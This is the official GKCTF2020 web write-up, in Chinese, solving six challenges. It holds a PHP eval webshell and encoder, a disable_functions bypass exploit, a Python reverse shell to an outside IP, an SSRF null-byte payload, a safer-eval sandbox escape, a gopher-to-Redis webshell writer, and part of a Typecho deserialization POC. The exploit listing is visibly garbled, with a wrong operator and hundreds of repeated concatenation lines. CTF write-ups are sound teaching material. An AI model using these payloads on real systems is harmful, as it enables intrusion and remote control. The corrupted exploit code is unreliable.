


# GKCTF2020\_官方WriteUp

## WEB

### 0x01 CheckIn


一上来直接给shell, 不过这里有些师傅在群里说连不上蚁剑, 估计是编码器没弄好  
师傅们可以自己建一个:



The screenshot shows the AntSword interface with the '编码管理' (Encoding Management) tab selected. A table lists encoders, with 'b64' selected. The '编辑编码器: b64' (Edit Encoder: b64) dialog is open, displaying the following code:

```
1 /**
2  * php::b64pass编码器
3  * Create at: 2018/10/11 21:40:45
4  *
5  * 把所有 POST 参数都进行了 base64 编码
6  *
7  * 适用shell:
8  *
9  * <?php @eval(base64_decode($_POST['ant']));?>
10 *
11 */
12
13 'use strict';
14
15 module.exports = (pwd, data) => {
16   let randomID = _0x${Math.random().toString(16)}.substr(2);
17   data[randomID] = new Buffer(data['_']).toString('base64');
18   data[pwd] = new Buffer(`eval(base64_decode($_POST[${randomID}]));die();`).toString('base64')
19   delete data['_'];
20   return data;
21 }
```

连的时候选一下就好了



The screenshot shows the AntSword configuration interface for a connection to 'http://9a7d1be6-672b-4f16-8717-cc2af1033465.node3.buuoj....'. The '基础配置' (Basic Configuration) tab is selected, showing the '连接类型' (Connection Type) set to 'PHP'. Under the '编码器' (Encoder) section, the 'b64' option is selected, indicated by a red arrow. A success message at the bottom right says '连接成功!' (Connection successful!).

连上shell之后发现有disabled\_function, 以及/readflag

disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,dl,	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,dl,
-------------------	--	--

php版本为7.3




直接github上有现成的exp即可:

<https://github.com/mm0r1/exploits/blob/master/php7-gc-bypass/exploit.php>

上传到/tmp目录

```
1 <?php
2
3 # PHP 7.0-7.3 disable_functions bypass POC (*nix only)
4 #
5 # Bug: https://bugs.php.net/bug.php?id=72530
6 #
7 # This exploit should work on all PHP 7.0-7.3 versions
8 #
9 # Author: https://github.com/mm0r1
10
11 pwn("/readflag");
12
13 function pwn($cmd) {
14     global $abc, $helper;
15
16     function str2ptr(&$str, $p = 0, $s = 8) {
17         $address = 0;
18         for($j = $s-1; $j >= 0; $j--) {
19             $address <= 8;
20             $address |= ord($str[$p+$j]);
21         }
22         return $address;
23     }
24
25     function ptr2str($ptr, $m = 8) {
26         $out = "";
27         for ($i=0; $i < $m; $i++) {
28             $out .= chr($ptr & 0xFF);
29         }
30     }
31
32     $ptr = str2ptr($cmd);
33     $ptr += 0x10000000000000000000000000000000;
34     $ptr -= 0x10000000000000000000000000000000;
35
36     $helper = pack("V", $ptr);
37
38     $abc = pack("V", $ptr);
39
40     $ptr = ptr2str($ptr);
41
42     $cmd = pack("V", $ptr);
43
44     $cmd .= $helper;
45
46     $cmd .= $abc;
47
48     $cmd .= $ptr;
49
50     $cmd .= $helper;
51
52     $cmd .= $abc;
53
54     $cmd .= $ptr;
55
56     $cmd .= $helper;
57
58     $cmd .= $abc;
59
60     $cmd .= $ptr;
61
62     $cmd .= $helper;
63
64     $cmd .= $abc;
65
66     $cmd .= $ptr;
67
68     $cmd .= $helper;
69
70     $cmd .= $abc;
71
72     $cmd .= $ptr;
73
74     $cmd .= $helper;
75
76     $cmd .= $abc;
77
78     $cmd .= $ptr;
79
80     $cmd .= $helper;
81
82     $cmd .= $abc;
83
84     $cmd .= $ptr;
85
86     $cmd .= $helper;
87
88     $cmd .= $abc;
89
90     $cmd .= $ptr;
91
92     $cmd .= $helper;
93
94     $cmd .= $abc;
95
96     $cmd .= $ptr;
97
98     $cmd .= $helper;
99
100    $cmd .= $abc;
101
102    $cmd .= $ptr;
103
104    $cmd .= $helper;
105
106    $cmd .= $abc;
107
108    $cmd .= $ptr;
109
110    $cmd .= $helper;
111
112    $cmd .= $abc;
113
114    $cmd .= $ptr;
115
116    $cmd .= $helper;
117
118    $cmd .= $abc;
119
120    $cmd .= $ptr;
121
122    $cmd .= $helper;
123
124    $cmd .= $abc;
125
126    $cmd .= $ptr;
127
128    $cmd .= $helper;
129
130    $cmd .= $abc;
131
132    $cmd .= $ptr;
133
134    $cmd .= $helper;
135
136    $cmd .= $abc;
137
138    $cmd .= $ptr;
139
140    $cmd .= $helper;
141
142    $cmd .= $abc;
143
144    $cmd .= $ptr;
145
146    $cmd .= $helper;
147
148    $cmd .= $abc;
149
150    $cmd .= $ptr;
151
152    $cmd .= $helper;
153
154    $cmd .= $abc;
155
156    $cmd .= $ptr;
157
158    $cmd .= $helper;
159
160    $cmd .= $abc;
161
162    $cmd .= $ptr;
163
164    $cmd .= $helper;
165
166    $cmd .= $abc;
167
168    $cmd .= $ptr;
169
170    $cmd .= $helper;
171
172    $cmd .= $abc;
173
174    $cmd .= $ptr;
175
176    $cmd .= $helper;
177
178    $cmd .= $abc;
179
180    $cmd .= $ptr;
181
182    $cmd .= $helper;
183
184    $cmd .= $abc;
185
186    $cmd .= $ptr;
187
188    $cmd .= $helper;
189
190    $cmd .= $abc;
191
192    $cmd .= $ptr;
193
194    $cmd .= $helper;
195
196    $cmd .= $abc;
197
198    $cmd .= $ptr;
199
200    $cmd .= $helper;
201
202    $cmd .= $abc;
203
204    $cmd .= $ptr;
205
206    $cmd .= $helper;
207
208    $cmd .= $abc;
209
210    $cmd .= $ptr;
211
212    $cmd .= $helper;
213
214    $cmd .= $abc;
215
216    $cmd .= $ptr;
217
218    $cmd .= $helper;
219
220    $cmd .= $abc;
221
222    $cmd .= $ptr;
223
224    $cmd .= $helper;
225
226    $cmd .= $abc;
227
228    $cmd .= $ptr;
229
230    $cmd .= $helper;
231
232    $cmd .= $abc;
233
234    $cmd .= $ptr;
235
236    $cmd .= $helper;
237
238    $cmd .= $abc;
239
240    $cmd .= $ptr;
241
242    $cmd .= $helper;
243
244    $cmd .= $abc;
245
246    $cmd .= $ptr;
247
248    $cmd .= $helper;
249
250    $cmd .= $abc;
251
252    $cmd .= $ptr;
253
254    $cmd .= $helper;
255
256    $cmd .= $abc;
257
258    $cmd .= $ptr;
259
260    $cmd .= $helper;
261
262    $cmd .= $abc;
263
264    $cmd .= $ptr;
265
266    $cmd .= $helper;
267
268    $cmd .= $abc;
269
270    $cmd .= $ptr;
271
272    $cmd .= $helper;
273
274    $cmd .= $abc;
275
276    $cmd .= $ptr;
277
278    $cmd .= $helper;
279
280    $cmd .= $abc;
281
282    $cmd .= $ptr;
283
284    $cmd .= $helper;
285
286    $cmd .= $abc;
287
288    $cmd .= $ptr;
289
290    $cmd .= $helper;
291
292    $cmd .= $abc;
293
294    $cmd .= $ptr;
295
296    $cmd .= $helper;
297
298    $cmd .= $abc;
299
300    $cmd .= $ptr;
301
302    $cmd .= $helper;
303
304    $cmd .= $abc;
305
306    $cmd .= $ptr;
307
308    $cmd .= $helper;
309
310    $cmd .= $abc;
311
312    $cmd .= $ptr;
313
314    $cmd .= $helper;
315
316    $cmd .= $abc;
317
318    $cmd .= $ptr;
319
320    $cmd .= $helper;
321
322    $cmd .= $abc;
323
324    $cmd .= $ptr;
325
326    $cmd .= $helper;
327
328    $cmd .= $abc;
329
330    $cmd .= $ptr;
331
332    $cmd .= $helper;
333
334    $cmd .= $abc;
335
336    $cmd .= $ptr;
337
338    $cmd .= $helper;
339
340    $cmd .= $abc;
341
342    $cmd .= $ptr;
343
344    $cmd .= $helper;
345
346    $cmd .= $abc;
347
348    $cmd .= $ptr;
349
350    $cmd .= $helper;
351
352    $cmd .= $abc;
353
354    $cmd .= $ptr;
355
356    $cmd .= $helper;
357
358    $cmd .= $abc;
359
360    $cmd .= $ptr;
361
362    $cmd .= $helper;
363
364    $cmd .= $abc;
365
366    $cmd .= $ptr;
367
368    $cmd .= $helper;
369
370    $cmd .= $abc;
371
372    $cmd .= $ptr;
373
374    $cmd .= $helper;
375
376    $cmd .= $abc;
377
378    $cmd .= $ptr;
379
380    $cmd .= $helper;
381
382    $cmd .= $abc;
383
384    $cmd .= $ptr;
385
386    $cmd .= $helper;
387
388    $cmd .= $abc;
389
390    $cmd .= $ptr;
391
392    $cmd .= $helper;
393
394    $cmd .= $abc;
395
396    $cmd .= $ptr;
397
398    $cmd .= $helper;
399
400    $cmd .= $abc;
401
402    $cmd .= $ptr;
403
404    $cmd .= $helper;
405
406    $cmd .= $abc;
407
408    $cmd .= $ptr;
409
410    $cmd .= $helper;
411
412    $cmd .= $abc;
413
414    $cmd .= $ptr;
415
416    $cmd .= $helper;
417
418    $cmd .= $abc;
419
420    $cmd .= $ptr;
421
422    $cmd .= $helper;
423
424    $cmd .= $abc;
425
426    $cmd .= $ptr;
427
428    $cmd .= $helper;
429
430    $cmd .= $abc;
431
432    $cmd .= $ptr;
433
434    $cmd .= $helper;
435
436    $cmd .= $abc;
437
438    $cmd .= $ptr;
439
440    $cmd .= $helper;
441
442    $cmd .= $abc;
443
444    $cmd .= $ptr;
445
446    $cmd .= $helper;
447
448    $cmd .= $abc;
449
450    $cmd .= $ptr;
451
452    $cmd .= $helper;
453
454    $cmd .= $abc;
455
456    $cmd .= $ptr;
457
458    $cmd .= $helper;
459
460    $cmd .= $abc;
461
462    $cmd .= $ptr;
463
464    $cmd .= $helper;
465
466    $cmd .= $abc;
467
468    $cmd .= $ptr;
469
470    $cmd .= $helper;
471
472    $cmd .= $abc;
473
474    $cmd .= $ptr;
475
476    $cmd .= $helper;
477
478    $cmd .= $abc;
479
480    $cmd .= $ptr;
481
482    $cmd .= $helper;
483
484    $cmd .= $abc;
485
486    $cmd .= $ptr;
487
488    $cmd .= $helper;
489
490    $cmd .= $abc;
491
492    $cmd .= $ptr;
493
494    $cmd .= $helper;
495
496    $cmd .= $abc;
497
498    $cmd .= $ptr;
499
500    $cmd .= $helper;
501
502    $cmd .= $abc;
503
504    $cmd .= $ptr;
505
506    $cmd .= $helper;
507
508    $cmd .= $abc;
509
510    $cmd .= $ptr;
511
512    $cmd .= $helper;
513
514    $cmd .= $abc;
515
516    $cmd .= $ptr;
517
518    $cmd .= $helper;
519
520    $cmd .= $abc;
521
522    $cmd .= $ptr;
523
524    $cmd .= $helper;
525
526    $cmd .= $abc;
527
528    $cmd .= $ptr;
529
530    $cmd .= $helper;
531
532    $cmd .= $abc;
533
534    $cmd .= $ptr;
535
536    $cmd .= $helper;
537
538    $cmd .= $abc;
539
540    $cmd .= $ptr;
541
542    $cmd .= $helper;
543
544    $cmd .= $abc;
545
546    $cmd .= $ptr;
547
548    $cmd .= $helper;
549
550    $cmd .= $abc;
551
552    $cmd .= $ptr;
553
554    $cmd .= $helper;
555
556    $cmd .= $abc;
557
558    $cmd .= $ptr;
559
560    $cmd .= $helper;
561
562    $cmd .= $abc;
563
564    $cmd .= $ptr;
565
566    $cmd .= $helper;
567
568    $cmd .= $abc;
569
570    $cmd .= $ptr;
571
572    $cmd .= $helper;
```

在进行包含即可, ?Ginkgo=include('/tmp/exp.php');



## 0x02 老八小超市

shopxo的模板

ShopXO 商城  
企业级电商平台软件解决方案

其实搜索很简单^\_^！

连衣裙 帐篷 iphone 包包

搜索

全部分类

- 数码办公
- 服饰鞋包
- 食品饮料
- 个护化妆
- 珠宝手表
- 运动健康
- 汽车用品

首页 自定义页面test 商品分类 ShopXO

我的商城 >

您好, 欢迎来到 ShopXO


登录 注册

新闻头条

[关于我们] 关于ShopXO  
[关于我们] 联系我们  
[关于我们] 招聘英才  
[关于我们] 合作及洽谈  
[客服中心] 修改收货地址  
[客服中心] 商品发布

网上搜一下即可得知后台默认密码为shopxo

admin shopxo登上后台



可以参考一下这篇文章 <http://www.nctry.com/1660.html>

找到主题安装页面

ShopXO 后台管理系统

当前主题 主题安装

选择文件 上传一个zip压缩格式的主题安装包

上传

将shell放入主题压缩包一起上传即可getshell

名称	大小	压缩后大小	修改时间	创建时间
js	66 865	17 656	2020-04-24 12:47	
images	121 350	101 772	2020-04-24 12:47	
css	128 652	34 265	2020-04-24 12:47	
index.html	1	1	2020-04-24 12:47	
233.php	24	24	2020-05-07 15:23	2020-04-1...

在根目录下看到flag和flag\_hint以及auto.sh

auto.sh	2020-05-23 16:17:12	80 b	0755
flag	2020-05-23 15:23:28	43 b	0644
flag_hint	2020-05-23 16:27:02	89 b	0644

告诉我们flag在/root下，并且flaghint中的时间每隔一分钟会变化，猜测是有类似crontab的东西，（其实一开始是没有这个auto.sh的，但是crontab在这上面死活不成功，只好加了个sh）

编辑: /flag\_hint

```

1 Sun May 24 12:14:26 2020
2 Get The Root,The Date Is Useful!

```

根据auto.sh找到相应的python文件

```

1 #!/bin/sh
2 while true; do (python /var/mail/makeflaghint.py &) && sleep 60; done
3

```

编辑: /var/mail/makeflaghint.py

```

1 import os
2 import io
3 import time
4 os.system("whoami")
5 gk1=str(time.ctime())
6 gk="\nGet The Root,The Date Is Useful!"
7 f=io.open("/flag_hint", "rb+")
8 f.write(str(gk1))
9 f.write(str(gk))
10 f.close()

```

尝试直接执行会返回Permission denied

```
(www-data:/var/mail) $ python makeflaghint.py
www-data
Traceback (most recent call last):
  File "makeflaghint.py", line 7, in <module>
    f=io.open("/flag_hint", "rb+")
IOError: [Errno 13] Permission denied: '/flag_hint'
```

由此可推断该文件是root用户起的，并且这个文件可以自己编辑，那么就能直接改py文件提权了，要么直接将/root/flag写到根目录，或者加个python反弹shell

```

1 import socket,subprocess,os
2 s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
3 s.connect(("174.1.118.22",2333))
4 os.dup2(s.fileno(),0)
5 os.dup2(s.fileno(),1)
6 os.dup2(s.fileno(),2)
7 p=subprocess.call(["/bin/sh","-i"])

```

0x03 cve版签到

cve-2020-7066 , ssrf

<https://security-tracker.debian.org/tracker/CVE-2020-7066>

可以得知存在\0截断

```
1 ?url=http://127.0.0.123www.ctfhub.com
```

Array  
([0] => HTTP/1.1 200 OK  
[1] => Date: Sun, 24 May 2020 12:26:18 GMT  
[2] => Server: Apache/2.4.38 (Debian)  
[3] => X-Powered-By: PHP/7.3.15  
[4] => PING: f1af63e8d4-0655-4907-b899-912d62284e4c  
[5] => Vary: Accept-Encoding  
[6] => Content-Length: 113  
[7] => Connection: close  
[8] => Content-Type: text/html; charset=UTF-8  
)

Console Sources Elements Network Performance Memory Application Security Audits EditThisCookie HackBar

LOAD SPLIT EXECUTE TEST ▾ SQLI ▾ XSS ▾ LFI ▾ SSTI ▾ ENCODING ▾ HASHING ▾

URL  
http://5403fc3c-cd0f-4e6d-b0aa-cd5a4a49c69c.node3.buuoj.cn/?url=http://127.0.0.123%00www.ctfhub.com

## 0x04 EzNode

考点:

- Nodejs内置函数特性
- Nodejs库漏洞搜寻

首先读源码

```
1 app.use((req, res, next) => {  
2     if (req.path === '/eval') {  
3         let delay = 60 * 1000;  
4         console.log(delay);  
5         if (Number.isInteger(parseInt(req.query.delay))) {  
6             delay = Math.max(delay, parseInt(req.query.delay));  
7         }  
8         const t = setTimeout(() => next(), delay);  
9         // 2020.1/WORKER3 老板说让我优化一下速度，我就直接这样写了，其他人写了啥关我p  
事  
10        setTimeout(() => {  
11            clearTimeout(t);  
12            console.log('timeout');  
13            try {  
14                res.send('Timeout!');  
15            } catch (e) {  
16            }  
17        }, 1000);  
18    } else {  
19        next();  
20    }  
21});  
22  
23 app.post('/eval', function (req, res) {  
24     let response = '';  
25     if (req.body.e) {  
26         try {  
27             response = saferEval(req.body.e);  
28         } catch (e) {  
29             response = 'Error: ' + e.message;  
30         }  
31     }  
32     res.end(response);  
33 });  
34  
35 app.get('/eval', function (req, res) {  
36     let response = '';  
37     if (req.query.e) {  
38         try {  
39             response = saferEval(req.query.e);  
40         } catch (e) {  
41             response = 'Error: ' + e.message;  
42         }  
43     }  
44     res.end(response);  
45 });  
46  
47 app.all('*', function (req, res) {  
48     res.end('404 Not Found');  
49 });  
50  
51 module.exports = app;
```

```
29     } catch (e) {
30         response = 'Wrong Wrong Wrong!!!!';
31     }
32 }
33 res.send(String(response));
34});
```

## Nodejs文档

setTimeout 当 delay 大于 2147483647 或小于 1 时，则 delay 将会被设置为 1。非整数的 delay 会被截断为整数。

所以直接传

```
1 ?delay=2147483649
```

看到题目中特别给出了 package.json 文件，查看使用依赖库以及版本，对其中比较核心的 safer-eval 感到怀疑，尝试搜索（在github advisor或者npm advisor都可以找到）

然后找到了这个

利用很简单，原理就是对于内置函数没有过滤完全，导致可以获取vm外的上下文中的对象，其实这个洞在 vm2 里也刚刚出现，但是利用条件比较复杂，在docker里复现概率不高，不适合出题。

vm2的issue

最后payload为

```
1 import requests
2 print(requests.post('http://localhost:8081/eval?delay=2147483649', data={
3     'e': """(function () {
4         const process = clearImmediate.constructor("return process;")();
5         return process.mainModule.require("child_process").execSync("cat
6         /flag").toString()
7     })()"""
8 }).text)
```

## 0x05 EzWeb

考点：

- 内网探测
- ssrf+redis未授权

源码中注释了?secret

```
15 </div>
16 </body>
17 </html>
18 <!--?secret-->
19
```

访问可以得到当前靶机的ip

```
<!--?secret-->
eth0      Link encap:Ethernet HWaddr 02:42:ad:33:26:0a
           inet addr:173.51.38.10 Bcast:173.51.38.255 Mask:255.255.255.0
             UP BROADCAST RUNNING MULTICAST MTU:1450 Metric:1
             RX packets:14 errors:0 dropped:0 overruns:0 frame:0
             TX packets:13 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:0
             RX bytes:2503 (2.5 KB) TX bytes:2286 (2.2 KB)

lo        Link encap:Local Loopback
           inet addr:127.0.0.1 Mask:255.0.0.0
             UP LOOPBACK RUNNING MTU:65536 Metric:1
             RX packets:0 errors:0 dropped:0 overruns:0 frame:0
             TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
```

看到有不少师傅去开buu上的内网机做的，这里实际上是一个 web服务器 和一个redis 服务器组成的一个内网，是独立于单容器的内网，并且自动组网，所以直接开内网机并不能访问到靶机。直接用ssrf会快得多（当时出题没考虑到这个特殊性，在这里给各位师傅们谢罪...逃）

通过内网探测可以发现.11上开着web服务

http://173.51.38.11

提交

被你发现了,但你也许需要试试其他服务,就在这台机子上! ...我说的是端口啦!

根据提示进一步发现.11开着6379端口

http://173.51.38.11:6379

提交

-ERR wrong number of arguments for 'get' command 1

然后可以利用gopher://协议写shell，可以用如下脚本生成exp

```
1 import urllib
2 protocol="gopher://"
3 ip="173.51.38.11"
4 port="6379"
5 shell="\n\n<?php system(\"cat /flag\");?>\n\n"
6 filename="shell.php"
7 path="/var/www/html"
8 passwd=""
9 cmd=["flushall",
10     "set 1 {}".format(shell.replace(" ","${IFS}")),
11     "config set dir {}".format(path),
```

```

12     "config set dbfilename {}".format(filename),
13     "save"
14 ]
15 if passwd:
16     cmd.insert(0,"AUTH {}".format(passwd))
17 payload=protocol+ip+":"+port+"/_"
18 def redis_format(arr):
19     CRLF="\r\n"
20     redis_arr = arr.split(" ")
21     cmd=""
22     cmd+="*"+str(len(redis_arr))
23     for x in redis_arr:
24         cmd+=CRLF+"$"+str(len((x.replace("${IFS}","
25         "))))+CRLF+x.replace("${IFS}"," ")
26     cmd+=CRLF
27     return cmd
28 if __name__=="__main__":
29     for x in cmd:
30         payload += urllib.quote(redis_format(x))
31     print payload

```

```

root@ubuntu:~# python exp.py
gopher://173.51.38.11:6379/_%2A1%0D%0A%248%0D%0Aflushall%0D%0A%2A3%0D%0A%243%0D%0Aset%0D%0A%241%0D%0A%2432%0D%0A%0A%0A%3C%3
Fphp%20system%28%22cat%20/f%22%29%3B%3E%0A%0A%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%0Aadir%0D%0A%24
13%0D%0A/var/www/html%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%249%0D%0Ashell.php%0D%0A
%2A1%0D%0A%244%0D%0Asave%0D%0A
root@ubuntu:~# 

```

打过去再次访问11/shell.php即可

http://173.51.38.11/shell.php

提交

redis-bits@redis:~# ctime+k^used-mem`q` flag{da5cd1e6-c179-4e28-ba60-c58e24172dfb}

## 0x06 EzTypecho

PHP\_SESSION\_UPLOAD\_PROGRESS、typecho1.1反序列化

首先找到install.php的反序列化处，228行开始

```

228 if(!isset($_SESSION)) { die('no, you can\'t unserialize it without session QAQ'); }
229 $config = unserialize(base64_decode(Typecho_Cookie::get(key: '__typecho_config')));
230 Typecho_Cookie::delete(key: '__typecho_config');
231 $db = new Typecho_Db($config['adapter'], $config['prefix']);
232 $db->addServer($config, op: Typecho_Db::READ | Typecho_Db::WRITE);
233 Typecho_Db::set($db);
234 ?>

```

这里设置了一个检测是否有\$\_SESSION，但是题目没有使用session\_start()，要想先反序列化就得先绕过这个检测，根据php文档

当 `session.upload_progress.enabled` INI 选项开启时，PHP 能够在每一个文件上传时监测上传进度。这个信息对上传请求自身并没有什么帮助，但在文件上传时应用可以发送一个POST请求到终端（例如通过XHR）来检查这个状态

当一个上传在处理中，同时POST一个与INI中设置的`session.upload_progress.name`同名变量时，上传进度可以在 `$_SESSION` 中获得。当PHP检测到这种POST请求时，它会在 `$_SESSION` 中添加一组数据，索引是 `session.upload_progress.prefix` 与 `session.upload_progress.name`连接在一起的值。通常这些键值可以通过读取INI设置来获得，例如

得知在文件上传时POST一个与PHP\_SESSION\_UPLOAD\_PROGRESS同名变量时会在session中添加数据，从而绕过session检测

然后就是typecho1.1反序列化了,师傅们可以去网上搜详细的解释

poc:

```
1 <?php
2 class Typecho_Feed{
3     //const RSS2 = 'RSS 2.0';
4     private $_type;
5     private $_items = array();
6     public function __construct()
7     {
8         //不加就会出现database error500
9         $this->_type = 'RSS 2.0';
10        $item['author'] = new Typecho_Request();
11        //$item['category'] = array(new Typecho_Request());
12        $this->_items[0] = $item;
13    }
14}
15 class Typecho_Request
16{
17     private $_params = array();
18     private $_filter = array();
19     function __construct()
20     {
